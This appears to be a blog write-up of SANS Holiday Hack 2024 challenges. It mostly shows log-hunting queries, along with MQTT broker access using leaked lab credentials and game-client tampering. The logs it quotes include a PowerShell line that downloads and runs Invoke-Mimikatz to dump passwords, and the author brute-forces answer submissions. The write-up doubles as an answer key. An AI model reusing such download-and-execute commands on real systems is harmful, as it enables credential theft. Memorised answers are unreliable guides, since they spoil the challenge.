{ "@timestamp":"2024-09-16T15:54:01.000Z", "@version":"1", "data_stream.dataset":"generic", "data_stream.namespace":"default", "data_stream.type":"logs", "event.OpcodeDisplayNameText":"Unknown", "event.hostname":"kringleSSleigH", "event.message":"pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)", "event.service":"CRON[6738]:", "event.timestamp":"2024-09-16T18:54:01.289Z", "event_source":"AuthLog", "host.ip":"172.18.0.5", "hostname":"kringleSSleigH", "log.syslog.facility.code":1, "log.syslog.facility.name":"user-level", "log.syslog.facility.name.text":"user-level", "log.syslog.severity.code":5, "log.syslog.severity.name":"notice", "log.syslog.severity.name.text":"notice", "tags":"match", "type":"syslog" }
ANSWER: By fetching a random event from AuthLog, we can see that event.hostname contains the hostname of the machine. The answer is event.hostname.
Question 4: Which event_source has the second highest number of events related to it?
ANSWER: Looking at the results from Question 2, we can see the event_source is NetflowPmacct.
Question 5: Using the event_source from the previous question as a filter, what is the name of the field that defines the destination port of the Netflow logs?
{ "@timestamp":"2024-09-16T15:39:44.000Z", "@version":"1", "data_stream.dataset":"generic", "data_stream.namespace":"default", "data_stream.type":"logs", "event.Body":"Dear elf_user04,\n\nI wanted to bring to your attention an urgent issue we are currently experiencing with our supply chain. Our team has encountered unexpected delays in the procurement process, leading to potential disruptions in our production schedule. We kindly request your immediate assistance in resolving this matter and ensuring the smooth flow of materials.\n\nThank you for your attention to this critical matter.\n\nBest regards,\n\nSantaSlinger\n", "event.From":"SantaSlinger@bells.ring", "event.Message-ID":"<4896F6A2-6094-4333-9DD1-0112A45BD967@SecureElfGwy.northpole.local>", "event.OpcodeDisplayNameText":"Unknown", "event.ReceivedIP1":"172.24.25.25", "event.ReceivedIP2":"172.24.25.20", "event.Received_Time":"2024-09-16T11:39:44-04:00", "event.Return-Path":"NorthPolePostmaster@northpole.exchange", "event.Subject":"Urgent Supply Chain Matter", "event.To":"elf_user04@northpole.local", "event_source":"SnowGlowMailPxy", "host.ip":"172.18.0.5", "hostname":"SecureElfGwy", "log.syslog.facility.code":1, "log.syslog.facility.name":"user-level", "log.syslog.facility.name.text":"user-level", "log.syslog.severity.code":5, "log.syslog.severity.name":"notice", "log.syslog.severity.name.text":"notice", "tags":"match", "type":"syslog" }
ANSWER: By fetching a random event from NetflowPmacct, we can see that event.Body contains the body of the mail. The answer is event.Body.
Question 8: Using the ‘GreenCoat’ event_source, what is the only value in the hostname field?
QUERY:
1 2 3
FROM* |WHERE event_source == "GreenCoat" | STATS COUNT() BY hostname
RESULTS:
COUNT()
hostname
7476
SecureElfGwy
ANSWER:SecureElfGwy
Question 9: Using the ‘GreenCoat’ event_source, what is the name of the field that contains the site visited by a client in the network?
Question 12: What is the name of the event.Channel (or Channel) with the second highest number of events?
ANSWER: Looking at the results from Question 11, we can see the Channel is Microsoft-Windows-Sysmon/Operational.
Question 13: Our environment is using Sysmon to track many different events on Windows systems. What is the Sysmon Event ID related to loading of a driver?
ANSWER: I simply asked Google :) Answer is 6
Question 14: What is the Windows event ID that is recorded when a new service is installed on a system?
ANSWER: I simply asked Google :) Answer is 4697
Question 15: Using the WindowsEvent event_source as your initial filter, how many user accounts were created?
1 2
FROM* |WHERE event.Channel == "Microsoft-Windows-Sysmon/Operational" AND event.EventID ==4720
RESULTS: No results
ANSWER:0
Gold (Hard mode)
Question 1: What is the event.EventID number for Sysmon event logs relating to process creation?
ANSWER: Answer is 1 (or you can simply ask Google)
Question 2: How many unique values are there for the ‘event_source’ field in all of the logs?
ANSWER: Same answer of Easy Mode Question 2, 5.
Question 3: What is the event_source name that contains the email logs?
ANSWER: Same answer of Easy Mode Question 6, SnowGlowMailPxy.
Question 4: The North Pole network was compromised recently through a sophisticated phishing attack sent to one of our elves. The attacker found a way to bypass the middleware that prevented phishing emails from getting to North Pole elves. As a result, one of the Received IPs will likely be different from what most email logs contain. Find the email log in question and submit the value in the event ‘From:’ field for this email log event.
QUERY:
1 2 3
FROM* |WHERE event_source == "SnowGlowMailPxy" | STATS count() BY event.ReceivedIP2
ANSWER: We can observe that only one event was generated by the IP address 34.30.110.62 and that email is coming from kriskring1e@northpole.local. The answer is kriskring1e@northpole.local.
Question 5: Our ElfSOC analysts need your help identifying the hostname of the domain computer that established a connection to the attacker after receiving the phishing email from the previous question. You can take a look at our GreenCoat proxy logs as an event source. Since it is a domain computer, we only need the hostname, not the fully qualified domain name (FQDN) of the system.
We need to store the updated naughty and nice list somewhere secure. I posted it here http://hollyhaven.snowflake/howtosavexmas.zip. Act quickly so I can remove the link from the internet! I encrypted it with the password: n&nli$t_finAl1\n\nthx!\nkris\n- Sent from the sleigh. Please excuse any Ho Ho Ho’s.
QUERY 2:
1 2 3
FROM* |WHERE event_source == "GreenCoat" AND event.url LIKE "*hollyhaven.snowflake*" | KEEP @timestamp, event.host, event.ip
RESULTS 2:
@timestamp
event.host
event.ip
2024-09-15T14:36:26.000Z
SleighRider
172.24.25.12
ANSWER:SleighRider
Question 6: What was the IP address of the system you found in the previous question?
ANSWER: Looking at the results from the previous question, we can see the IP address is 172.24.25.12.
Question 7: A process was launched when the user executed the program AFTER they downloaded it. What was that Process ID number (digits only please)?
QUERY:
1 2 3
FROM* |WHERE event_source == "WindowsEvent" AND event.EventID ==1AND event.Hostname == "SleighRider.northpole.local" AND@timestamp> "2024-09-15T14:36:26.000Z" AND event.Image LIKE "*howtosavexmas*" | KEEP event.Image, event.ProcessID
ANSWER: In the first query of Hard Mode Question 5 we can observe the file howtosavexmas.zip, the timestamp at which it was downloaded and the interested host. Searching for processes that matches this file on this machine we can find the answer, being the ProcessID 10014.
Question 8: Did the attacker’s payload make an outbound network connection? Our ElfSOC analysts need your help identifying the destination TCP port of this connection.
QUERY:
1 2 3
FROM* |WHERE event_source == "WindowsEvent" AND event.ProcessID ==10014AND event.EventID ==3 | STATS COUNT() BY event.DestinationPort, event.DestinationIp
RESULTS:
COUNT()
event.DestinationPort
event.DestinationIp
11
389
172.24.25.153
6
808
172.24.25.25
6
143
172.24.25.25
1
8,443
103.12.187.43
ANSWER: Using the ProcessID from the previous query we can observe it did only one connection towards the public IP address 103.12.187.43. The answer to the question is the port on which the connection happened: 8443.
Question 9: The attacker escalated their privileges to the SYSTEM account by creating an inter-process communication (IPC) channel. Submit the alpha-numeric name for the IPC channel used by the attacker.
QUERY:
1 2 3
FROM* |WHERE event_source == "WindowsEvent" AND event.ProcessID ==10014AND event.CommandLine LIKE "*pipe*" | KEEP event.CommandLine
RESULTS:
event.CommandLine
cmd.exe /c echo ddpvccdbr > \\.\pipe\ddpvccdbr
ANSWER: Pivoting on the ProcessID 10014, we can observe the command cmd.exe /c echo ddpvccdbr > \\.\pipe\ddpvccdbr creating a pipe. The answer is the name of this pipe ddpvccdbr.
Question 10: The attacker’s process attempted to access a file. Submit the full and complete file path accessed by the attacker’s process.
ANSWER: Keep pivoting on the ProcessID 10014, we can observe the access to the file C:\Users\elf_user02\Desktop\kkringl315@10.12.25.24.pem which is the answer to the question.
Question 11: The attacker attempted to use a secure protocol to connect to a remote system. What is the hostname of the target server?
QUERY:
1 2 3
FROM* |WHERE event_source == "AuthLog" | STATS COUNT() BY event.hostname
RESULTS:
COUNT()
event.hostname
269
kringleSSleigH
ANSWER: The file kkringl315@10.12.25.24.pem from previous question looks like a certificate for an ssh username@ip connection. Among the log sources there is AuthLog which reasonably pertains to a linux machine. Having only one machine in scope, its hostname kringleSSleigH is the answer to question.
Question 12: The attacker created an account to establish their persistence on the Linux host. What is the name of the new account created by the attacker?
QUERY:
1 2 3
FROM* |WHERE event_source == "AuthLog" AND event.message LIKE "*new user*" | KEEP event.message
RESULTS:
event.message
new user: name=ssdh, UID=1002, GID=1002, home=/home/ssdh, shell=/bin/bash, from=/dev/pts/6
ANSWER: Investigating the logs in the AuthLog source, we can observe the creationg of the user sshd, being the answer to the question.
Question 13: The attacker wanted to maintain persistence on the Linux host they gained access to and executed multiple binaries to achieve their goal. What was the full CLI syntax of the binary the attacker executed after they created the new user account?
QUERY:
1
2
3
4
FROM* |WHERE event_source == "AuthLog" AND event.message LIKE "*ssdh*" | SORT @timestampASC | KEEP event.message
RESULTS:
event.message
group added to /etc/group: name=ssdh, GID=1002
new user: name=ssdh, UID=1002, GID=1002, home=/home/ssdh, shell=/bin/bash, from=/dev/pts/6
group added to /etc/gshadow: name=ssdh
new group: name=ssdh, GID=1002
pam_unix(passwd:chauthtok): password changed for ssdh
changed user ‘ssdh’ information
members of group users set by root to kkringl315,pmacct,ssdh
ANSWER: Pivoting on the ssdh, we can observe the attacker used usermod to add the user he just created to the sudoers. The answer is the full CLI syntax: /usr/sbin/usermod -a -G sudo ssdh
Question 14: The attacker enumerated Active Directory using a well known tool to map our Active Directory domain over LDAP. Submit the full ISO8601 compliant timestamp when the first request of the data collection attack sequence was initially recorded against the domain controller.
I spent so much time trying to find the right event and not understanding if the issue was the event I found or the timestamp that I eventually gave up…and bruteforced it :)
Knowing that this event pertains to a Windows machine (event source) and that it must have happened after the download (2024-09-15T14:36:26.000Z), I extracted all subsequent timestamps and built a quick python script to bruteforce the question:
questionId = 1 for answer in known_answers: answerQuestion (session, questionId, answer) questionId += 1 correct_answer = False i = 0 while questionId < total_questions and i < len(test_dict) andnot correct_answer: correct_answer = answerQuestion (session, questionId, test_dict[i]) i += 1
As questions need to be addressed sequentially, the file known_answers.txt contains the already known answers and dict.txt contains the answers to attempt.
ANSWER: The script ran returning the timestamp 2024-09-16T11:10:12-04:00, being the answer. Checking this timestamp it shows a failed LDAP bind attempt toward dc01.northpole.local.
Question 15: The attacker attempted to perform an ADCS ESC1 attack, but certificate services denied their certificate request. Submit the name of the software responsible for preventing this initial attack.
QUERY:
1 2 3
FROM* |WHERE@timestamp>= "2024-09-16T11:10:12-04:00" AND event.Category LIKE "*Certificate Request Denied*" | KEEP event.Category, event.Description, event.ReasonForRejection
A certificate request was made for a certificate template, but the request was denied because it did not meet the criteria.
KringleGuard EDR flagged the certificate request.
ANSWER: Investigating failure events related to a potential ADCS ESC1, we can see that the software preventing the attack was the EDR KringleGuard
Question 16: We think the attacker successfully performed an ADCS ESC1 attack. Can you find the name of the user they successfully requested a certificate on behalf of?
QUERY:
1 2 3
FROM* |WHERE@timestamp>= "2024-09-16T11:10:12-04:00" AND event.Category LIKE "*Certification Services*" AND event.Keywords == "Audit Success" AND event.ModifierInformation_UserName ISNOT NULL | KEEP event.Description, event.ModifierInformation_UserName
RESULTS:
event.Description
event.ModifierInformation_UserName
A security descriptor was modified on a certificate template.
nutcrakr
ANSWER: Investigating success events related to a potential ADCS ESC1, we can see the user nutcrakr, being the answer to the question.
Question 17: One of our file shares was accessed by the attacker using the elevated user account (from the ADCS attack). Submit the folder name of the share they accessed.
QUERY:
1 2 3
FROM* |WHERE@timestamp>= "2024-09-16T11:10:12-04:00" AND event.Category LIKE "File Share" | STATS COUNT() BY event.ShareInformation_ShareName
RESULTS:
COUNT()
event.ShareInformation_ShareName
8
\\*\ADMIN$
30
\\*\IPC$
17
\\*\SYSVOL
2
\\*\WishLists
ANSWER: Investigating file share events we can see a non-standard one named WishLists.
Question 18: The naughty attacker continued to use their privileged account to execute a PowerShell script to gain domain administrative privileges. What is the password for the account the attacker used in their attack payload?QUERY:
Probably due to some log parsing/upload issue, I couldn’t do this using ELK, so I used grep:
ANSWER: In the command Issued we can observe the password fR0s3nF1@k3_s
Question 19: The attacker then used remote desktop to remotely access one of our domain computers. What is the full ISO8601 compliant UTC EventTime when they established this connection?
ANSWER: Investigating RDP logins we can find just one event with timestamp 2024-09-16T15:35:57.000Z
Question 20: The attacker is trying to create their own naughty and nice list! What is the full file path they created using their remote desktop connection?
QUERY: I used grep as it’s easier for free text search:
ANSWER: I don’t know why I thought the keyword “fake” was relevant but turns out it actually led to the file the attacker was trying to create: C:\WishLists\santadms_only\its_my_fakelst.txt.
Question 21: The Wombley faction has user accounts in our environment. How many unique Wombley faction users sent an email message within the domain?
By now I was quite tired of querying out stuff so I started reusing my bruteforce script from question 14 :) For this question I just used all numbers from 0 to 100 as dict :)
ANSWER: 4
Question 22: The Alabaster faction also has some user accounts in our environment. How many emails were sent by the Alabaster users to the Wombley faction users?
Ehm…also this I didn’t see why not trying bruteforce it… Same logic of the previous question :)
ANSWER: 22
Question 23: Of all the reindeer, there are only nine. What’s the full domain for the one whose nose does glow and shine? To help you narrow your search, search the events in the ‘SnowGlowMailPxy’ event source.
ANSWER: I could have taken a look at the list and notice the domain but I already had a bruteforce script and I didn’t had enough neurons alive to not use it :) The answer is rud01ph.glow
Question 24: With a fiery tail seen once in great years, what’s the domain for the reindeer who flies without fears?
ANSWER: Same approach of the previous answer led to the answer c0m3t.halleys
Thanks to @orangepeelbeef
ChatGPT’s 700 fricking fields:
Thanks to @ProfessorX
My work here is done 🙂
Thanks to @Shuckle Lord Mixone
Grepped the hell out of the logs and somehow I noticed it :)
Difficulty: ❄ ❄ ❄ ❄ ❄ There are too many admins. Demote Wombley and Alabaster with a single MQTT message to correct the northpolefeeds feed. What type of contraption do you see Santa on?
Hints
From: Ribb Bonbowford (Gold hint) Think about the kind of ride Santa would take in a world filled with innovation. His vehicle of choice might surprise you—pay attention to the futuristic details.
From: Ribb Bonbowford (Gold hint) Look beyond the surface. Headers and subtle changes might just open new doors. Pay close attention to everything as you log in.
Silver
Powering on the monitors
To be able to observe the results of this action the monitors need to be working.
MQTTconnect
Looking at the source of the file mqttJS.js, I noticed the function MQTTconnect:
The comment suggests the port 9001, which was seen open in Santa Vision A. Additionally, debugging this file shows that the string -viewer is appended to the username:
Having found the elfmonitor user in Santa Vision B, that looked like an interesting user to analyze further. So I went ahead and changed the password for elfmonitor-viewer:

By sending the message singleAdminMode=true on santafeed, the images changes to Santa’s images: Having no clue what name this thing has, I asked ChatGPT that told me it’s a pogo stick and it worked as the answer to the silver trophy.
Gold

To get the gold trophy I needed to login with the santaSiteAdmin user from Santa Vision A and then analyzing the headers I noticed the username and password for santashelper2024 were being passed in clear: With these credentials I obtained the same guerrilla images from before. Instead, using the santashelper credentials and sending the singleAdminMode=true message on santafeed with mosquitto got Santa a new contraption:
Difficulty: ❄ ❄ ❄ ❄ ❄ Using the information available to you in the SantaVision platform, subscribe to the frostbitfeed MQTT topic. Are there any other feeds available? What is the code name for the elves’ secret operation?
Hints
From: Ribb Bonbowford (Gold hint) Sometimes the answers are in the quiet moments. Pay attention to every feed and signal—you may find what you’re looking for hidden deep in the streams.
Silver
Listening on the santafeed feed one message caught my attention:
The answer to the silver trophy is name of the operation: Idemcerybu
Gold
By following the hint of being 16 elves launching the operation and therefore applying ROT16 to Idemcerybu, we can observe it becomes Snowmobile. Turns out snowmobile is the answer to the gold trophy.
Difficulty: ❄ ❄ ❄ ❄ ❄ Once logged on, authenticate further without using Wombley’s or Alabaster’s accounts to see the northpolefeeds on the monitors. What username worked here?
Silver
Further analysis of the contents within /static/sv-application-2024-SuperTopSecret-9265193/applicationDefault.bin, I found the file app/src/core/views.py which led to the user SantaBrokerAdmin:
I could then use this user to login and subscribe to additional feeds (e.g. #). The answer for this was the username SantaBrokerAdmin.
Gold
By listing all the clients I noticed santashelper2024 being the only one I still had no information about but having access to the feed:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
(act3-SantaVision) thedead@maccos act3-SantaVision % mosquitto_ctrl -v -h 34.44.88.211 -p 1883 -u SantaBrokerAdmin -P 8r0k3R4d1mp455wD dynsec listClients Warning: You are running mosquitto_ctrl without encryption. This means all of the configuration changes you are making are visible on the network, including passwords.
(act3-SantaVision) thedead@maccos act3-SantaVision % mosquitto_ctrl -v -h 34.44.88.211 -p 1883 -u SantaBrokerAdmin -P 8r0k3R4d1mp455wD dynsec getClient santashelper2024 Warning: You are running mosquitto_ctrl without encryption. This means all of the configuration changes you are making are visible on the network, including passwords.
Difficulty: ❄ ❄ ❄ ❄ ❄ What username logs you into the SantaVision portal?
Hints
Misplaced Credentials
From: Ribb Bonbowford Objective: Santa Vision A See if any credentials you find allow you to subscribe to any MQTT feeds.
Filesystem Analysis
From: Ribb Bonbowford Objective: Santa Vision A jefferson is great for analyzing JFFS2 file systems.
Database Pilfering
From: Ribb Bonbowford Objective: Santa Vision A Consider checking any database files for credentials…
Mosquito Mosquitto
From: Ribb Bonbowford Mosquitto is a great client for interacting with MQTT, but their spelling may be suspect. Prefer a GUI? Try MQTTX
Silver
As a first step, I tried to discover the ports opened on the server with nmap:
1 2 3 4 5 6 7 8 9 10 11 12
thedead@maccos act3-SantaVision % nmap 34.44.88.211 -p- Nmap scan report for 211.88.44.34.bc.googleusercontent.com (34.44.88.211) Host is up (0.16s latency). Not shown: 65530 closed tcp ports (conn-refused) PORT STATE SERVICE 22/tcp open ssh 1883/tcp open mqtt 5355/tcp filtered llmnr 8000/tcp open http-alt 9001/tcp open tor-orport
Nmap done: 1 IP address (1 host up) scanned in 3165.46 seconds
Reaching the website on http://34.56.1.154:8000, I got presented with a login page: This was easily bypassed by looking at the html source and noticing leftover credentials in the comment:
Login with user elfanon and password elfanon is successful, with elfanon being the answer to the silver trophy.
Gold
Following the message (topic 'sitestatus' available.) in the footer, I connected as elfanon using mosquitto to the sitestatus feed. Among the other messages, one was particularly interesting:
Once downloaded the file /static/sv-application-2024-SuperTopSecret-9265193/applicationDefault.bin it can be extracted with jefferson and its contents explored:
Who was the first person from Team Wombley to click the URL in the phishing email?
QUERY:
1 2 3 4 5 6
Employees | join kind=inner OutboundNetworkEvents on $left.ip_addr == $right.src_ip | where url has "Team_Wombley_Surrender.doc" | sort by timestamp asc | limit 1 | project name
RESULTS:
name
Joyelle Tinseltoe
ANSWER:Joyelle Tinseltoe
Question 6
What was the filename that was created after the .doc was downloaded and executed?
QUERY:
1 2 3 4 5 6 7
Employees | join kind=inner OutboundNetworkEvents on $left.ip_addr == $right.src_ip | join kind=inner ProcessEvents on hostname and username | where name has "Joyelle Tinseltoe" and url has "Team_Wombley_Surrender.doc" and timestamp1 > timestamp | sort by timestamp1 asc | limit 2 | project download_timestamp=timestamp, execution_timestamp=timestamp1, process_commandline, process_name
ANSWER: The above results shows just 59s since downloading the file, Joyelle opened it (😡 bad user!), and the first event after that has the command line C:\Users\Public\AppData\Roaming\keylogger.exe which looks like a dropped executable. The answer is the filename keylogger.exe.
Question 7
To obtain your flag use the KQL below with your last answer!
QUERY:
1
print base64_encode_tostring("keylogger.exe");
RESULTS:
print_0
a2V5bG9nZ2VyLmV4ZQ==
ANSWER:a2V5bG9nZ2VyLmV4ZQ==
Operation Snowfall
Track and analyze the impacts of a ransomware attack initiated by Wombley’s faction.
Section 3: Operation Snowfall: Team Wombley’s Ransomware Raid
Question 1
Type snowfall to begin
ANSWER:snowfall
Question 2
What was the IP address associated with the password spray?
QUERY:
1 2 3 4 5
AuthenticationEvents | where result == "Failed Login" | summarize dcount(username) by src_ip | sort by dcount_username desc | limit 1
RESULTS:
src_ip
dcount_username
59.171.58.12
44
ANSWER:59.171.58.12
Question 3
How many unique accounts were impacted where there was a successful login from 59.171.58.12?
QUERY:
1 2 3 4
AuthenticationEvents | where result != "Failed Login" and src_ip == "59.171.58.12" | distinct username | count
RESULTS:
count
23
ANSWER:23
Question 4
What service was used to access these accounts/devices?
QUERY:
1 2 3 4
AuthenticationEvents | where src_ip == "59.171.58.12" and result != "Failed Login" | extend service = tostring(split(split(description, " ")[-1], ".")[0]) | distinct service
RESULTS:
service
RDP
ANSWER:RDP
Question 5
What file was exfiltrated from Alabaster’s laptop?
QUERY:
1 2 3 4 5 6
AuthenticationEvents | join kind=inner Employees on hostname | join kind=inner ProcessEvents on hostname | where name == "Alabaster Snowball" and src_ip == "59.171.58.12" and result != "Failed Login" and timestamp1 > timestamp and process_commandline has "copy" | sort by timestamp1 asc | project timestamp1, process_commandline
ANSWER: From ProcessEvents we can observe some copy commands being executed but just copy C:\Users\alsnowball\AppData\Local\Temp\Secret_Files.zip \\wocube\share\alsnowball\Secret_Files.zip pointing to an external destination and copying out C:\Users\alsnowball\AppData\Local\Temp\Secret_Files.zip. The answer is the filename Secret_Files.zip.
Question 6
What is the name of the malicious file that was run on Alabaster’s laptop?
QUERY:
1 2 3 4 5
AuthenticationEvents | join kind=inner Employees on hostname | join kind=inner ProcessEvents on hostname | where name == "Alabaster Snowball" and src_ip == "59.171.58.12" and result != "Failed Login" and timestamp1 > timestamp | distinct process_name
RESULTS:
process_name
cmd.exe
svchost.exe
msedgewebview2.exe
powershell.exe
EncryptEverything.exe
searchprotocolhost.exe
comppkgsrv.exe
Copy-Item
ANSWER: Among the other commands executed on Alabaster’s machine after the successful login of the IP 59.171.58.12 the one that stands out the most is EncryptEverything.exe. The answer is the name of such command EncryptEverything.exe.
Question 7
To obtain your flag use the KQL below with your last answer!
ANSWER: Looking at the commands executed after the authentication of 182.56.23.122 we can observe the command line powershell.exe -Command "IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command "privilege::debug" "sekurlsa::logonpasswords" that downloads Invoke-Mimikatz.ps1 and then execute it. The answer is the script name Invoke-Mimikatz.ps1.
Question 7
What is the timestamp where Noel executed the file?
QUERY:
1 2 3 4 5 6 7 8
Email | join kind=inner Employees on $left.recipient == $right.email_addr | join kind=inner ProcessEvents on hostname | extend filename = tostring(split(link, "/")[-1]) | where subject has "credentials" and process_commandline has filename | project timestamp1, process_commandline | sort by timestamp1 asc | limit 1
What domain was the holidaycandy.hta file downloaded from?
QUERY:
1 2 3 4
OutboundNetworkEvents | where url has "holidaycandy.hta" | extend domain = tostring(split(url,"/")[2]) | distinct domain
RESULTS:
domain
compromisedchristmastoys.com
ANSWER:compromisedchristmastoys.com
Question 9
what was the first file that was created after extraction?
QUERY:
1 2 3 4 5 6
ProcessEvents | join kind=inner FileCreationEvents on hostname | where process_commandline has "frosty.zip" and timestamp1 > timestamp | sort by timestamp1 asc | distinct filename | limit 1
RESULTS:
filename
sqlwriter.exe
ANSWER:sqlwriter.exe
Question 10
What is the name of the property assigned to the new registry key?
QUERY:
1 2 3 4
ProcessEvents | join kind=inner ProcessEvents on hostname | where process_commandline has "frosty.txt" and timestamp1 > timestamp | project process_commandline1
RESULTS:
process_commandline1
tar -xf C:\\Windows\\Tasks\\frosty.zip -C C:\\Windows\\Tasks\\
Difficulty: ❄ ❄ ❄ ❄ ❄ Wombley has recruited many elves to his side for the great snowball fight we are about to wage. Please help us defeat him by hitting him with more snowballs than he does to us.
Silver trophy
singlePlayer=true
Remembering the Snowball Fight challenge from Holiday Hack 2023, I quickly found the singlePlayer = false parameter in the url and changed it to singlePlayer = true. That allowed to play solo against Wombley.
The lame solution
I forgot tha game open…and somehow when I noticed I already had the silver trophy… I guess my fellow snowballers did manage to beat Wombley :)
The actual solution
Trying to alter parameters in different parts of phaser-snowball-game.js I wasn’t able to immediately tweak anything relevant aside from setting this.throwRateOfFire = 1; so to shoot faster. I then started analyzing the websocket messages being exchanged and I eventually noticed the message related to throwing a snowball:
That blastRadius triggered my curiosity so I went ahed and ovverode it in phaser-snowball-game.js adding some 0s value using developer tools: This trick basically destroyed the scenery, allowing to easily shoot Wombley while remaining in a safe zone and even behind the enemy lines:
Gold trophy
While trying to figure out how to achieve the gold trophy, someone dropped a MOASB on my game…and then I knew what I was after 😊
Looking for references to “moasb” I could find a function to send the message using ws:
At that point I thought “why should I shoot snowball if I can shoot MOASB?” and I modified the phaser-snowball-game.js again:
Dropping a MOASB was a very interesting thing to do:
What is a MOASB anyway?
I actually didn’t ask myself but I was pleasantly surprised when I spoke to Dusty Giftwrap again and he told me the meaning of MOASB: it’s the ‘mother-of-all-snow-bombs’.
Difficulty: ❄ ❄ ❄ ❄ ❄ Team Wombley is developing snow weapons in preparation for conflict, but they’ve been locked out by their own defenses. Help Piney with regaining access to the weapon operations terminal.
Hints
PowerShell Admin Access - Total Control
From: I overheard some of the other elves talking. Even though the endpoints have been redacted, they are still operational. This means that you can probably elevate your access by communicating with them. I suggest working out the hashing scheme to reproduce the redacted endpoints. Luckily one of them is still active and can be tested against. Try hashing the token with SHA256 and see if you can reliably reproduce the endpoint. This might help, pipe the tokens to Get-FileHash -Algorithm SHA256.
PowerShell Admin Access - Fakeout EDR Threshold
From: They also mentioned this lazy elf who programmed the security settings in the weapons terminal. He created a fakeout protocol that he dubbed Elf Detection and Response “EDR”. The whole system is literally that you set a threshold and after that many attempts, the response is passed through… I can’t believe it. He supposedly implemented it wrong so the threshold cookie is highly likely shared between endpoints!
Silver trophy
There is a file in the current directory called ‘welcome.txt’. Read the contents of this file
1
Get-Content ./welcome.txt
1 2 3 4 5 6 7 8
System Overview The Elf Weaponry Multi-Factor Authentication (MFA) system safeguards access to a classified armory containing elf weapons. This high-security system is equipped with advanced defense mechanisms, including canaries, retinal scanner and keystroke analyzing, to prevent unauthorized access. In the event of suspicious activity, the system automatically initiates a lockdown, restricting all access until manual override by authorized personnel.
Lockdown Protocols When the system enters lockdown mode, all access to the armory is frozen. This includes both entry to and interaction with the weaponry storage. The defense mechanisms become active, deploying logical barriers to prohibit unauthorized access. During this state, users cannot disable the system without the intervention of an authorized administrator. The system logs all access attempts and alerts central command when lockdown is triggered.
Access and System Restoration To restore access to the system, users must follow strict procedures. First, authorized personnel must identify the scrambled endpoint. Next, they must deactivate the defense mechanisms by entering the override code and presenting the required token. After verification, the system will resume standard operation, and access to weaponry is reactivated.
Geez that sounds ominous, I’m sure we can get past the defense mechanisms. We should warm up our PowerShell skills. How many words are there in the file?
1
Get-Content ./welcome.txt | Measure-Object-Word
1 2 3
Lines Words Characters Property ----- ----- ---------- -------- 180
There is a server listening for incoming connections on this machine, that must be the weapons terminal. What port is it listening on?
1
netstat -an
1 2 3 4 5 6 7 8 9 10 11
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:1225          0.0.0.0:*               LISTEN
tcp6       0      0 172.17.0.6:42026        52.179.73.57:443        ESTABLISHED
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     228127385 /tmp/dotnet-diagnostic-632-34546516-socket
unix  2      [ ACC ]     STREAM     LISTENING     228126347 /tmp/CoreFxPipe_PSHost.DB3A6E3C.632.None.pwsh
unix  2      [ ACC ]     STREAM     LISTENING     228069183 /tmp/tmux-1050/default
unix  3      [ ]         STREAM     CONNECTED     228069344
unix  3      [ ]         STREAM     CONNECTED     228070105 /tmp/tmux-1050/default
